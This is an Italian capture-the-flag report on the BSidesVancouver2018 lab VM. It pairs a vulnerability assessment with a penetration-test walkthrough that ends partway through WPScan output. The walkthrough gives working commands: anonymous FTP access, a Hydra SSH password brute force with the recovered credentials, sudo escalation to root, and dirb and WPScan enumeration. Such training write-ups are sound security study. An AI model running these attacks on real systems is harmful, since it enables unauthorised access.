

30/01/2026

---

# Report: VA-PT Target CTF

---



A cura di Alessandro Criscuoli



# Indice

|   |       |
|---|-------|
| 1. Introduction – Presentazione del Target.....                   | 2     |
| 2. Executive Summary – Metodologia.....                           | 2     |
| 3. Strumenti utilizzati (VA).....                                 | 3     |
| 4. Riepilogo Esecutivo Tipi di Vulnerabilità.....                 | 4     |
| 5. Dettaglio Tecnico delle Vulnerabilità.....                     | 4     |
| 5.1 Operating System (OS) End of Life (EOL) Detection .....       | 4     |
| 5.2 WordPress < 6.5 – Private Information Exposure .....          | 5     |
| 5.3 Cleartext Transmission of Sensitive Information via HTTP..... | 5     |
| 5.4 Apache HTTP Server ETag Information Disclosure .....          | 6     |
| 5.5 Weak Host Key Algorithm(s) – SSH .....                        | 6     |
| 5.6 Weak Key Exchange (KEX) Algorithm(s) – SSH .....              | 7     |
| 5.7 Weak Encryption Algorithm(s) – SSH .....                      | 7     |
| 5.8 Anonymous FTP Login .....                                     | 8     |
| 5.9 TCP Timestamps Information Disclosure .....                   | 8     |
| 5.10 Weak MAC Algorithm(s) – SSH .....                            | 9     |
| 5.11 ICMP Timestamp Reply Information Disclosure .....            | 9     |
| 6. Proof of Concept – Penetration Testing.....                    | 10    |
| 7. Strumenti utilizzati (PT).....                                 | 10    |
| 8. Reconnaissance – Network Enumeration.....                      | 10    |
| 9. Host Discovery & Target Identification .....                   | 11    |
| 10. Exploitation – FTP Anonymous Login.....                       | 12    |
| 11. Brute Force Attack – SSH.....                                 | 13    |
| 12. Privilege Escalation & Flag Capture.....                      | 14    |
| 13. Proof of Concept – Web Service.....                           | 14    |
| 14. Directory Enumeration – Dirb.....                             | 15    |
| 15. Exploitation – Web Application.....                           | 16    |
| 16. Brute Force WordPress – WPScan.....                           | 17    |
| 17. Exploitation – Reverse Shell – Metasploit .....               | 17    |
| 18. Configurazione Payload & Parametri .....                      | 18-19 |
| 19. Meterpreter .....   | 20    |
| 20. Conclusioni .....   | 20    |

## Introduction - Presentazione del Target

Il presente report descrive le attività di sicurezza condotte sulla macchina vulnerabile **BSidesVancouver2018** all'interno di un ambiente virtualizzato, con l'obiettivo di svolgere un'analisi iniziale di tipo **Vulnerability Assessment (VA)**, seguita da una fase di **Penetration Testing (PT)**.

Lo scenario operativo si compone di due asset principali:

- **Kali Linux** (attack machine):

- IP (interfaccia bridge): 192.168.1.70

- **Bsides Vancouver 2018 CTF VM**:

- Host Black Box collegato tramite interfaccia bridge alla stessa rete di Kali

## Executive Summary - Metodologia

L'analisi di vulnerabilità interne è stata condotta seguendo una metodologia strutturata per identificare, classificare e documentare le vulnerabilità presenti nel target. La metodologia adottata include i seguenti passaggi:

### 1. Ricognizione sulla rete:

- Inserimento del target all'interno della rete con IP casuale
- Scansione attiva della rete

### 2. Identificazione del Target:

- Scansione dei dispositivi rilevati + Relativa analisi
- Definizione dell' IP del target

### 3. Scansione delle vulnerabilità sul Target:

- Mappatura delle porte aperte e dei servizi in esecuzione
- Utilizzo di strumenti automatizzati e manuali per identificare vulnerabilità note

#### **4. Classificazione e reportistica:**

- Assegnazione di un punteggio di severità a ciascuna vulnerabilità
- Creazione di un report dettagliato con grafici, tabelle e remediation consigliate

#### **5. Ottenimento del controllo target:**

- Sfruttamento di una o più vulnerabilità nel tentativo di ottenere l'accesso come "root"
- Recupero della Flag presente nelle cartelle del sistema

#### **6. Test Penetrativo:**

- Utilizzo di strumenti automatizzati e manuali per sfruttare le vulnerabilità note
- Presentazione delle evidenze di exploit utilizzati

### **Strumenti utilizzati (VA)**


Gli strumenti utilizzati durante il VA includono:

- Strumenti di scansione della rete [netdiscover]
- Strumenti di enumerazione host [nmap]
- Scanner di vulnerabilità automatizzati [Nessus, Greenbone]

### **Riepilogo Esecutivo Tipi di Vulnerabilità**

|                            |    |
|----------------------------|----|
| Vulnerabilità identificate | 11 |
| Critical                   | 1  |
| Medium                     | 7  |
| Low                        | 3  |

## Grafico Rappresentativo



## Valutazione generale delle analisi

L'analisi di sicurezza condotta sull'host target (192.168.1.64) evidenzia un profilo di rischio complessivo classificabile come **Moderato-Alto**, derivante principalmente da una significativa obsolescenza dei servizi e da configurazioni di sistema non conformi agli attuali standard.

Durante la scansione sono state identificate 11 vulnerabilità differenti, distribuite su un totale di 3 categorie principali. Di queste, 1 è classificata Critical, 7 sono classificate Medium e 3 sono classificate Low.

La metodologia di *rating* adottata fa riferimento allo standard industriale **CVSS** (Common Vulnerability Scoring System)

## Dettaglio Tecnico Vulnerabilità

In questo paragrafo si presenteranno le vulnerabilità rilevate da scanner automatizzati, nello specifico da *Greenbone*, inoltre ci si è serviti di *Nessus* come secondo scanner di conferma vulnerabilità.

|   |  |
|---|--|
| <b>CVSS:</b><br><b>10</b><br><b>CRITICA</b> | <b>Operating System (OS) End of Life (EOL) Detection</b><br><br><b>general/tcp</b>   |
| <b>DESCRIZIONE:</b>                         | Il sistema operativo (OS) sull'host remoto ha raggiunto la fine del ciclo di vita (EOL) e non dovrebbe più essere utilizzato.  |
| <b>IMPATTO:</b>                             | L'host non riceve alcun aggiornamento di sicurezza dal fornitore. Le vulnerabilità di sicurezza non corrette potrebbero essere sfruttate da un attaccante per compromettere la sicurezza di questo host. |
| <b>REMEDIATION:</b>                         | Aggiornare il sistema operativo a una versione ancora supportata e che riceve aggiornamenti di sicurezza dal fornitore.  |

|   |  |
|---|--|
| <b>CVSS:</b><br><b>5.3</b><br><b>MEDIUM</b>   | <b>WordPress&lt;6.5 Private Information Exposure Vulnerability</b> |
|   | <b>PORT: 80/tcp HTTP - CVE-2023-5692</b>                           |
| <b>DESCRIZIONE:</b>   |  |
| Causato da un errore logico nella funzione che gestisce i reindirizzamenti automatici delle pagine non trovate ( <code>redirect_guess_404_permalink</code> ), progettata per indovinare l'URL corretto quando un utente ne digita uno errato, non verifica adeguatamente se la risorsa "indovinata" sia effettivamente destinata alla visualizzazione pubblica. |  |
| <b>IMPATTO:</b>   |  |
| È una vulnerabilità "informativa": permette di enumerare e confermare l'esistenza di post privati, bozze o pagine protette. La scoperta degli "slug" (i titoli presenti nell'URL) di documenti riservati o non ancora pubblicati rappresenta un rischio significativo per la riservatezza.  |  |
| <b>REMEDIATION:</b>   |  |
| Aggiornare WordPress alla versione 6.5 o successiva   |  |

|   |   |
|---|---|
| <b>CVSS:</b><br><b>4.8</b><br><b>MEDIUM</b>   | <b>Cleartext Transmission of Sensitive Information via HTTP</b> |
|   | <b>PORT: 80/tcp HTTP</b>  |
| <b>DESCRIZIONE:</b>   |   |
| Il server ospita una pagina di login di WordPress ( <code>/backup_wordpress/wp-Login.php</code> ) che trasmette i dati sensibili inseriti dall'utente attraverso il protocollo <i>HTTP</i> non cifrato invece del sicuro <i>HTTPS</i> . |   |
| <b>IMPATTO:</b>   |   |
| Potenziale intercettazione e lettura delle credenziali di accesso direttamente dai pacchetti dati, poiché queste viaggiano in "testo chiaro" (Cleartext) senza alcuna protezione crittografica.   |   |
| <b>REMEDIATION:</b>   |   |
| Installare un certificato SSL/TLS sul server web e configurare un reindirizzamento obbligatorio (Enforce HTTPS) affinché tutte le comunicazioni avvengano esclusivamente su canale cifrato.   |   |

|  |   |
|--|---|
| <b>CVSS:</b><br>4.3<br><b>MEDIUM</b>   | <b>Apache HTTP Server ETag Header Information Disclosure Weakness</b> |
|  | <b>PORT: 80/tcp HTTP - CVE-2003-1418</b>                              |
| <b>DESCRIZIONE:</b>  |   |
| Il server web è interessato da una vulnerabilità di divulgazione di informazioni a causa dell'intestazione <i>ETag</i> che fornisce informazioni sensibili (numero di inode dei file richiesti). |   |
| <b>Inode</b> (Index Node): numero identificativo interno che il file system di Linux usa per sapere dove si trova fisicamente un file sul disco rigido.  |   |
| <b>IMPATTO:</b>  |   |
| È una vulnerabilità "informativa": Potrebbe facilitare Fingerprinting del Sistema Operativo e Mappatura del File System.   |   |
| <b>REMEDIATION:</b>  |   |
| Configurare Apache a non utilizzare l'Inode number per calcolare l'ETag, ma di basarsi solo sulla dimensione del file e sull'orario di modifica.   |   |

Evidenza dati trovati da Nessus Scanner:

```
Nessus was able to determine that the Apache Server listening on
port 80 leaks the servers inode numbers in the ETag HTTP
Header field :

Source : ETag: "85c-b1-56686f37454ea"
Inode number : 2140
File size : 177 bytes
File modification time : Mar. 3, 2018 at 19:17:59 GMT
```

|   |                                   |
|---|-----------------------------------|
| <b>CVSS:</b><br>5.3<br><b>MEDIUM</b>  | <b>Weak Host Key Algorithm(s)</b> |
|   | <b>PORT: 22/tcp SSH</b>           |
| <b>DESCRIZIONE:</b>   |                                   |
| Il server SSH è configurato per supportare algoritmi di chiave host deboli. Il server è configurato per accettare <b>DSA (Digital Signature Algorithm)</b> , limitato a chiavi di <b>1024 bit</b> . |                                   |
| <b>IMPATTO:</b>   |                                   |
| L'utilizzo di algoritmi crittografici obsoleti potrebbe permettere a un attaccante di impersonare il server (attacco Man-in-the-Middle).  |                                   |
| <b>REMEDIATION:</b>   |                                   |
| Modificare il file di configurazione del server SSH ( <i>/etc/ssh/sshd_config</i> ) per rimuovere il supporto a DSA.  |                                   |

|   |  |
|---|--|
| <b>CVSS:</b><br>5.3<br><b>MEDIUM</b>  | <b>Weak Key Exchange (KEX) Algorithm(s) Supported</b><br><br><b>PORT: 22/tcp SSH</b> |
| <b>DESCRIZIONE:</b>   |  |
| Servizio SSH configurato per accettare algoritmi di scambio chiavi (Key Exchange) obsoleti, come <i>diffie-hellman-group1-sha1</i> e <i>diffie-hellman-group-exchange-sha1</i> , che utilizzano funzioni di hash deboli (SHA-1) e gruppi matematici a 1024 bit. |  |

|  |  |
|--|--|
| <b>CVSS:</b><br>4.3<br><b>MEDIUM</b>   | <b>Weak Encryption Algorithm(s) Supported</b><br><br><b>PORT: 22/tcp SSH</b> |
| <b>DESCRIZIONE:</b>  |  |
| Il servizio SSH è configurato per supportare algoritmi di cifratura obsoleti e insicuri per proteggere il traffico dati ( <i>RC4</i> e <i>CBC</i> ). |  |

**IMPATTO:**  
Un attaccante potrebbe decifrare frammenti della comunicazione e recuperare dati sensibili o comandi inviati al server.

**REMEDIATION:**  
Necessaria modifica del file di configurazione (*sshd\_config*) per rimuovere esplicitamente tutti i cifrari deboli e imporre l'uso esclusivo di algoritmi robusti come **AES**.

|   |   |
|---|---|
| <b>CVSS:</b><br>6.4<br><b>MEDIUM</b>  | <b>Anonymous FTP Login Reporting</b>    |
|   | <b>PORT: 21/tcp FTP - CVE-1999-0497</b> |
| <b>DESCRIZIONE:</b>   |   |
| Configurazione errata che consente l'accesso a utenti esterni non autenticati, permettendo il login tramite gli account generici "anonymous" o "ftp" e senza alcuna password. |   |
| <b>IMPATTO:</b>   |   |
| Garantisce l'accesso immediato a directory specifiche del server, come la cartella "public", e di scaricare file potenzialmente sensibili.                                    |   |
| <b>REMEDIATION:</b>   |   |
| Riconfigurare il servizio FTP ( <i>vsftpd.conf</i> o <i>proftpd.conf</i> ) impostando la direttiva <b>anonymous_enable=NO</b> per disabilitare completamente i login anonimi. |   |

|  |  |
|--|--|
| <b>CVSS:</b><br>2.6<br><b>LOW</b>  | <b>TCP Timestamps Information Disclosure</b> |
|  | <b>general/tcp - CVE-1999-0524</b>           |
| <b>DESCRIZIONE:</b>  |  |
| Il server è configurato per includere delle informazioni temporali (Timestamp) all'interno dell'header dei pacchetti TCP che espone involontariamente il conteggio del clock interno del sistema.                                |  |
| <b>IMPATTO:</b>  |  |
| È una vulnerabilità "informativa": un attaccante può analizzare la sequenza dei timestamp per calcolare con precisione l' <b>Uptime</b> del server, informazione utile per calcolare da quanto la macchina non viene aggiornata. |  |
| <b>REMEDIATION:</b>  |  |
| È necessario disabilitare l'invio dei timestamp modificando il file di configurazione del kernel ( <i>/etc/sysctl.conf</i> ) aggiungendo la riga <i>net.ipv4.tcp_timestamps = 0</i> .  |  |

|  |   |
|--|---|
| <b>CVSS:</b><br><b>2.6</b><br><b>LOW</b>   | <b>Weak MAC Algorithm(s) Supported</b><br><br><b>PORT: 22/tcp SSH</b> |
| <b>DESCRIZIONE:</b>  |   |
| Servizio SSH configurato per accettare algoritmi di <b>Message Authentication Code (MAC)</b> considerati insicuri (MD5) o versioni a 96 bit che non rispettano più gli standard crittografici attuali per la verifica dell'integrità dei dati. |   |
| <b>IMPATTO:</b>  |   |
| Espone la connessione a rischi di integrità per cui un attaccante, posizionato tra il client e il server (Man-in-the-Middle), potrebbe modificare i pacchetti dati in transito senza essere rilevato.  |   |
| <b>REMEDIATION:</b>  |   |
| Necessaria modifica sul file di configurazione ( <code>sshd_config</code> ) rimuovendo gli algoritmi obsoleti e forzando l'utilizzo di MAC robusti come <code>hmac-sha2-256 / hmac-sha2-512</code> .   |   |

|  |   |
|--|---|
| <b>CVSS:</b><br><b>2.1</b><br><b>LOW</b>   | <b>ICMP Timestamp Reply Information Disclosure</b><br><br><b>general/icmp - CVE-1999-0524</b> |
| <b>DESCRIZIONE:</b>  |   |
| Il server è configurato per rispondere alle richieste di <b>ICMP Timestamp</b> (tipo 13), restituendo un pacchetto di risposta (tipo 14) che contiene i dettagli sull'orario interno della macchina, inclusi i timestamp di ricezione e trasmissione del pacchetto stesso.   |   |
| <b>IMPATTO:</b>  |   |
| La conoscenza precisa dell'orario di sistema può essere sfruttata per prevedere i valori generati da algoritmi di generazione di numeri casuali deboli basati sul tempo (time-based random number generators) utilizzati da altre applicazioni sulla stessa macchina, facilitando potenzialmente attacchi di indovinamento delle sessioni o crittoanalisi. |   |
| <b>REMEDIATION:</b>  |   |
| Bloccare tramite <b>firewall</b> i pacchetti ICMP di tipo 13 e 14 in entrata e in uscita, oppure disabilitare completamente il supporto alle risposte ICMP Timestamp nella configurazione del sistema operativo.   |   |

## Proof Of Concept

Conclusa la fase di *Vulnerability Assessment*, che ha permesso di mappare la superficie di attacco e identificare le potenziali criticità del target, l'analisi procede ora con la fase attiva di **Penetration Testing**.

Attraverso l'esecuzione di attacchi mirati si andrà a verificare l'effettiva sfruttabilità delle vulnerabilità precedentemente rilevate, con lo scopo di:

- **Definire la Kill Chain:** Documentare i passaggi tecnici eseguiti per identificare il target, ottenere l'accesso iniziale fino ad elevare i privilegi (*Privilege Escalation*) all'interno della macchina target.
- **Confermare i risultati:** Dimostrare la veridicità di quanto rilevato durante la fase VA.
- **Terminare il CTF:** Catturare la Flag presente all'interno delle directory del target.

## Strumenti utilizzati (PT)

Gli strumenti utilizzati durante il PT includono:

- Tool di scansione della rete: **netdiscover**
- Tool di enumerazione host: **nmap**
- Tool di Brute Force: **hydra**
- Tool di Web Content Scanning / Directory Brute Force: **dirb**
- Tool di Wordpress Vulnerability Scanning: **wpscan**
- Tool di Exploitation: **Metasploit**

## Reconnaissance (Network Enumeration)

Dopo aver introdotto l'host all'interno della rete locale, impostando la sua Network in Bridge, con assegnazione IP in DHCP l'attività è iniziata con una scansione dell'intero segmento di rete (192.168.1.0/24) per individuare i dispositivi connessi. Utilizzando il tool **netdiscover** in modalità range, sono state intercettate le richieste ARP per mappare gli indirizzi IP attivi e i relativi MAC Address.

```
(root㉿kali)-[~/home/kali]
# netdiscover -r 192.168.1.0/24

Currently scanning: Finished! | Screen View: Unique Hosts
279 Captured ARP Req/Rep packets, from 11 hosts. Total size: 16744

IP          At MAC Address    Count   Len   MAC Vendor / Hostname
192.168.1.254 f4:23:9c:98:d2:b0    263   15780  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.50  a0:d0:5b:69:9b:85    1     60   Samsung Electronics Co.,Ltd
192.168.1.60  d8:bb:c1:0c:2e:37    3     180   Micro-Star INTL CO., LTD.
192.168.1.55  0c:96:e6:34:34:55    1     60   Cloud Network Technology (Samoa) Limited
192.168.1.58  c0:e5:da:78:8c:ca    1     60   Qingdao Intelligent&Precise Electronics Co.,Ltd.
192.168.1.59  5c:96:66:44:e7:fd    1     60   Sony Interactive Entertainment Inc.
192.168.1.63  08:00:27:80:4c:57    3     180   PCS Systemtechnik GmbH
192.168.1.64  08:00:27:34:bf:70    3     180   PCS Systemtechnik GmbH
192.168.1.51  7c:61:66:e3:46:8f    1     60   Amazon Technologies Inc.
192.168.1.250 08:00:27:80:4c:57    1     60   PCS Systemtechnik GmbH
192.168.1.57  8a:e5:64:2e:ac:26    1     64   Unknown vendor
```

Il tool ha evidenziato i MAC address e i relativi vendor, permettendo di ridurre drasticamente le possibilità su quale fosse il target. Poiché alcuni host presentavano un indirizzo MAC tipico di una VM **Oracle/VirtualBox**, è stato possibile escludere i dispositivi fisici e focalizzare l'attenzione sugli IP associati all'ambiente virtuale.

## Host Discovery & Target Identification

Sugli host candidati è stata lanciata una scansione con **Nmap** per cercare corrispondenze con le vulnerabilità tipiche di una sfida CTF.

Tra i vari tentativi di scansione è stato lanciato il comando:

```
nmap -A -T4 192.168.1.64
```

Lo Switch **-A** è servito per eseguire contemporaneamente il rilevamento del OS e del service versioning, mentre l'opzione **-T4** ha permesso di velocizzare l'operazione riducendo i tempi di attesa.

Il risultato della scansione è stata l'individuazione delle **porte open** e dei relativi servizi esposti. L'analisi di questi risultati ha permesso di confermare con assoluta certezza che l'host **192.168.1.64** era il target corretto della CTF, isolandolo definitivamente dagli altri dispositivi presenti in rete.

```
[root@kali]~[~/home/kali]
# nmap -A -T4 192.168.1.64
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 16:09 -0500
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.00% done; ETC: 16:09 (0:00:00 remaining)
Nmap scan report for 192.168.1.64
Host is up (0.00063s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.5
|_ftp-syst:
|STAT:
|FTP server status:
|  Connected to 192.168.1.70
|  Logged in as ftp
|  TYPE: ASCII
|  No session bandwidth limit
|  Session timeout in seconds is 300
|  Control connection is plain text
|  Data connections will be plain text
|  At session startup, client count was 4
|  vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|  ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
22/tcp    open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|ssh-hostkey:
|  1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|  2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http   Apache httpd 2.2.22 ((Ubuntu))
|http-robots.txt: 1 disallowed entry
|_backup_wordpress
|http-title: Site doesn't have a title (text/html).
|http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:34:BF:70 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.63 ms  192.168.1.64

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. .
Nmap done: 1 IP address (1 host up) scanned in 9.70 seconds
```

# Exploitation - FTP Anonymous Login

Sfruttando la configurazione insicura rilevata durante la scansione dei servizi (accesso **Anonymous** abilitato), è stato eseguito un accesso non autenticato.

```
[root@kali]# ftp 192.168.1.64
Connected to 192.168.1.64.
220 (vsFTPd 2.3.5)
Name (192.168.1.64:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Una volta stabilita la connessione come utente anonymous, l'esplorazione delle directory ha evidenziato la presenza di una cartella *public* contenente un file di backup denominato *users.txt.bk*. Il file è stato scaricato sulla macchina attaccante per essere analizzato.

Il file *users.txt.bk* ha rivelato una lista di nomi utente potenzialmente validi per il sistema, esponendo informazioni critiche che hanno permesso di pianificare il successivo exploit, un brute force, evitando tentativi alla cieca su utenze inesistenti.

```
[root@kali]# cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Utilizzando la lista di utenze esfiltrata è stata effettuata un'analisi manuale dei meccanismi di autenticazione SSH per ciascun utente.

Tentando la connessione con i vari username, è emersa una discrepanza nella configurazione del server: mentre la maggior parte degli account richiedeva una chiave pubblica (Public Key Authentication), l'utente *anne* era l'unico configurato per accettare l'autenticazione tramite password. Questa osservazione ha permesso di eleggere *anne* come unico target praticabile per un attacco a dizionario.

```
(root㉿kali)-[~/home/kali]
└─# ssh anne@192.168.1.64
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.1.64's password: █
```

È stato lanciato un attacco di forza bruta contro l'utente *anne* utilizzando il tool **Hydra** e la wordlist *rockyou.txt*.

```
(root㉿kali)-[~/usr/share/wordlists]
└─# hydra -l anne -P rockyou.txt ssh://192.168.1.64 -t4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-24 11:36:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399)
[DATA] attacking ssh://192.168.1.64:22/
[22][ssh] host: 192.168.1.64 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-24 11:37:01
```

L'attacco ha avuto successo in pochi secondi, individuando la password valida.

Utilizzando queste credenziali, è stato effettuato il primo accesso legittimo alla macchina target tramite SSH. Ottenuto l'accesso, la verifica dei permessi tramite il comando *sudo -L* ha rivelato che l'utente disponeva di privilegi sudo illimitati.

```
(root㉿kali)-[~/home/kali]
└─# ssh anne@192.168.1.64
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.1.64's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Jan 24 10:38:48 2026 from 192.168.1.70
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr\

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ █
```

## Privilege Escalation & Flag Capture

Confermata la presenza di permessi illimitati nel passaggio precedente, si è proceduto direttamente all'elevazione dei privilegi con *sudo su* che ha permesso di ottenere una shell root.

L'accesso alla directory riservata */root* e la lettura del file *flag.txt* hanno sancito il successo dell'operazione e il completamento della CTF.

```
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne# cd /root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

## Proof Of Concept - Web Service

Rilevato il Web Server Apache in ascolto sulla porta 80, si è proceduto con una scansione tramite **Dirb** per mappare i contenuti del sito.

L'utilizzo di questo strumento di *Web Content Scanner* è stato necessario per forzare la scoperta di directory e file nascosti.

```
[root@kali)-[/home/kali]
# dirb http://192.168.1.64

_____
DIRB v2.22
By The Dark Raver
_____


START_TIME: Thu Jan 29 08:21:14 2026
URL_BASE: http://192.168.1.64/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612
_____
Scanning URL: http://192.168.1.64/
+ http://192.168.1.64/cgi-bin/ (CODE:403|SIZE:288)
+ http://192.168.1.64/index (CODE:200|SIZE:177)
+ http://192.168.1.64/index.html (CODE:200|SIZE:177)
+ http://192.168.1.64/robots (CODE:200|SIZE:43)
+ http://192.168.1.64/robots.txt (CODE:200|SIZE:43)
+ http://192.168.1.64/server-status (CODE:403|SIZE:293)

_____
END_TIME: Thu Jan 29 08:21:19 2026
DOWNLOADED: 4612 - FOUND: 6
```


La metodologia con cui opera Dirb è la *Directory Brute-Forcing*, confrontando le directory del server con una wordlist per trovare percorsi non linkati nella home page. Ecco ciò che ne emerge:

- **/cgi-bin/**: Directory standard per gli script *CGI* (*Common Gateway Interface*) con accesso restrittivo (code 403).
- **/index / index.html**: Confermano la presenza della pagina di default del server web, accessibile pubblicamente (code 200).
- **/robots.txt**: Qui è comune che gli amministratori vi inseriscano percorsi di directory "sensibili" o pannelli di amministrazione che intendono nascondere all'indicizzazione pubblica. (code 200)



Provando a vederne il contenuto si può avere la conferma di quanto rilevato con nmap, la presenza di una pagina */backup\_wordpress* esposta al pubblico.

Provando ad accederci si vedrà quanto segue:



All'interno della homepage è presente anche il link ad una pagina di login.

# Exploitation - Web Application

Per sfruttare la pagina di login trovata si ha utilizzato il tool *WPScan*, strumento di sicurezza progettato per analizzare siti web basati su WordPress.

Il comando utilizzato fa enumerazione degli utenti registrati alla pagina. Inoltre sono state confermate obsolescenze sulle versioni dei software di Frontend e Backend.

```
[root@kali)-[/home/kali]# wpscan --url http://192.168.1.64/backup_wordpress --enumerate u
[+] URL: http://192.168.1.64/backup_wordpress/ [192.168.1.64]
[+] Started: Thu Jan 29 09:01:26 2026

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

L'attività di enumerazione ha avuto successo, identificando due utenze valide:

- **john**: Utenza specifica rilevata.
  - **admin**: Utenza amministrativa di default.

```
[i] User(s) Identified:  
[+] john  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)  
  
